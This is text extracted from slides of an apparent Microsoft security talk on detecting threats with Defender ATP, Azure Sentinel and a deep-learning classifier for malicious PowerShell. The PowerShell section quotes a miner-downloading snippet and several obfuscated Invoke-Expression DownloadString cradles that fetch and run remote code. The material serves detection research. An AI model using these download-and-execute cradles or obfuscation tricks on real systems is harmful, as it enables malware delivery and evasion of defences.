
Playbooks



Azure Logic Apps

threat intelligence

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The screenshot shows the Microsoft Defender Security Center interface. The top navigation bar includes the title 'Microsoft Defender Security Center' and user information 'admin_n'. The left sidebar contains a 'Settings' menu with categories: General (Data retention, Alert notifications, Power BI reports, Advanced features), Permissions (Roles, Machine groups), APIs (SIEM), and Rules. The main content area is titled 'Settings' and has three tabs: 'File hashes', 'IP addresses', and 'URLs/Domains'. The 'URLs/Domains' tab is active and displays a table of indicators. The table has columns for 'URL/Domain', 'Application', 'Action', 'Alert severity', 'Scope', 'Expires on', and 'Title'. One indicator is listed: 'http://ix.io/1xqa' with an action of 'Alert and block', a severity of 'High' (indicated by three red squares), a scope of 'All machines', and a title of 'ExposedDockerAPI'. Above the table, there are controls for 'Import', '+ Add indicator', 'Available capacity: 1/5000', 'Customize columns', 'Export', and '30 items per page'.



URL/Domain	Application	Action	Alert severity	Scope	Expires on	Title
http://ix.io/1xqa		Alert and block	High	All machines		ExposedDockerAPI

attackers think in graphs_

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Enterprise Security

active directory_



Microsoft Azure | Search resources, services, and docs | admin@contoso.com

Home > Azure Sentinel - Cases > Investigation

Investigation

PREVIEW

Undo Redo

Failed logons anomaly **Medium** **admin@contoso.com** **New** **2/14/2019, 1:32:00 PM**

Case Severity Owner Status Last modification time

The diagram shows a central node 'darcyrobles' (user) connected to several nodes. A 'Failed logons anomaly' node is connected to 'darcyrobles'. 'darcyrobles' is connected to 'Anomalous sign-in to m...', 'Suspicious Powershell ...', and 'Mass download'. These three nodes are further connected to a cluster of server nodes including 'rd3020webapisrv', 'rd3050webapisrv', 'rdfilesrv', 'rd3040webapisrv', 'rdindex4srv', 'rdbackoffice', 'rdindex3srv', 'rdindex5srv', and 'Box'. The 'Box' node is associated with IP address '13.72.64.40'. There are also nodes for '0x934' and '0x934'.

darcyrobles

Details

NAME
darcyrobles

UPNSUFFIX
contoso.com

SID
S-1-5-21-917267712-1342860078-1792151419-500

AADUSERID
994f97fe-644b-4bda-af55-a3ba8eba1227

DISPLAYNAME
Darcy Robles

FRIENDLYNAME
darcyrobles

TYPE
account

LOGONID
0xb390b


Insights
This entity has 4 related alerts

deep learning_

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case study_


detecting malicious powershell commands



malicious usage of powershell_




2016, Symantec



2017, FireEye

```
$ne = $MyInvocation.MyCommand.Path
$url = "http://[redacted]8220/xmrig.exe"
$output = "$env:TMP\yam.exe"
$vc = New-Object System.Net.WebClient
$vc.DownloadFile($url,$output)
copy $ne $HOME\SchTask.ps1
copy $env:TMP\yam.exe $env:TMP\xe.exe
```

CVE-2017-10271



2018, IBM

powershell obfuscation_

```
Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
```

```
Invoke-Expression (New-Object Net.WebClient).  
"D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
```

```
Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T").  
"D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
```

```
Invoke-Expression (& (GCM *w-0*) "`N`e`T`.`W`e`B`C`l`i`e`N`T").  
"D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
```

```
. ((${E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}."I`N`V`o`k`e`C`o`m`m`A`N`d").  
"N`e`w`S`c`R`i`p`T`B`l`o`c`k"((& (`G`C`M *w-0*)  
"N`e`T`.`W`e`B`C`l`i`e`N`T")."D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t'))))
```

decoding powershell command lines_

Rules don't work well, because too many regexes
needs to be written

Command line: before obfuscation

```
Invoke-Expression (New-Object  
Net.WebClient).DownloadString('http://bit.ly/L3g1t')
```

Classical machine learning doesn't work well,
because every command line is unique

No discernable pattern


Command line: after obfuscation

```
&( "l" + "nv" + "OK" + "e-EXPreSslon" ) (&( "new-O" +  
"BJ" + "Ect" ) ('Net' + '.We' + 'bClient' ) ).( 'dOWnIO'  
+ 'aDS' + 'TrinG' ).Invoke( ('http://bi' + 't.ly/' + 'L3' + 'g1t' ))
```

Source: Bohannon, Daniel. "Invoke Obfuscation", BlueHat 2016.


new approach needed_

- Deep Learning: contextual embedding
- Convert "words" to dense vectors



- Captures semantic relationships between "words"

$$\text{queen} - \text{woman} + \text{man} \approx \text{king}$$



an example_

Distinguish what doesn't match

	<code>\$i</code>	<code>\$j</code>	<code>\$k</code>	<code>\$true</code>	<code>\$x</code>
<code>bypass</code>	<code>normal</code>	<code>minimized</code>	<code>maximized</code>	<code>hidden</code>	

Linear relationships

`DownloadFile - $destfile + $str ≈ DownloadString`

`'Export-CSV' - $csv + $html ≈ 'ConvertTo-html'`

need a big dataset to learn_



PowerShell Gallery



GitHub

...



productization_


Model trained multiple times per day
Size of data: 3.5M records/month
Completed within hours

Classification runs on demand
Completed within seconds

Dataset	True positive rate	False positive rate
Previous Method	37%	0.1%
Deep Learning	89%	0.1%

52 points improvement!


Productized in Microsoft Defender ATP




Paper: <https://arxiv.org/abs/1905.09538>



Azure sentinel :FUSION



machine learning_



Use Case:
anomalous access to file shares

Completed. Showing results from the last 7 days. 00:00:00.993 20 records

Table | Chart | Columns | Add bookmark | Display time (UTC+00:00)

Drag a column header and drop it here to group by that column

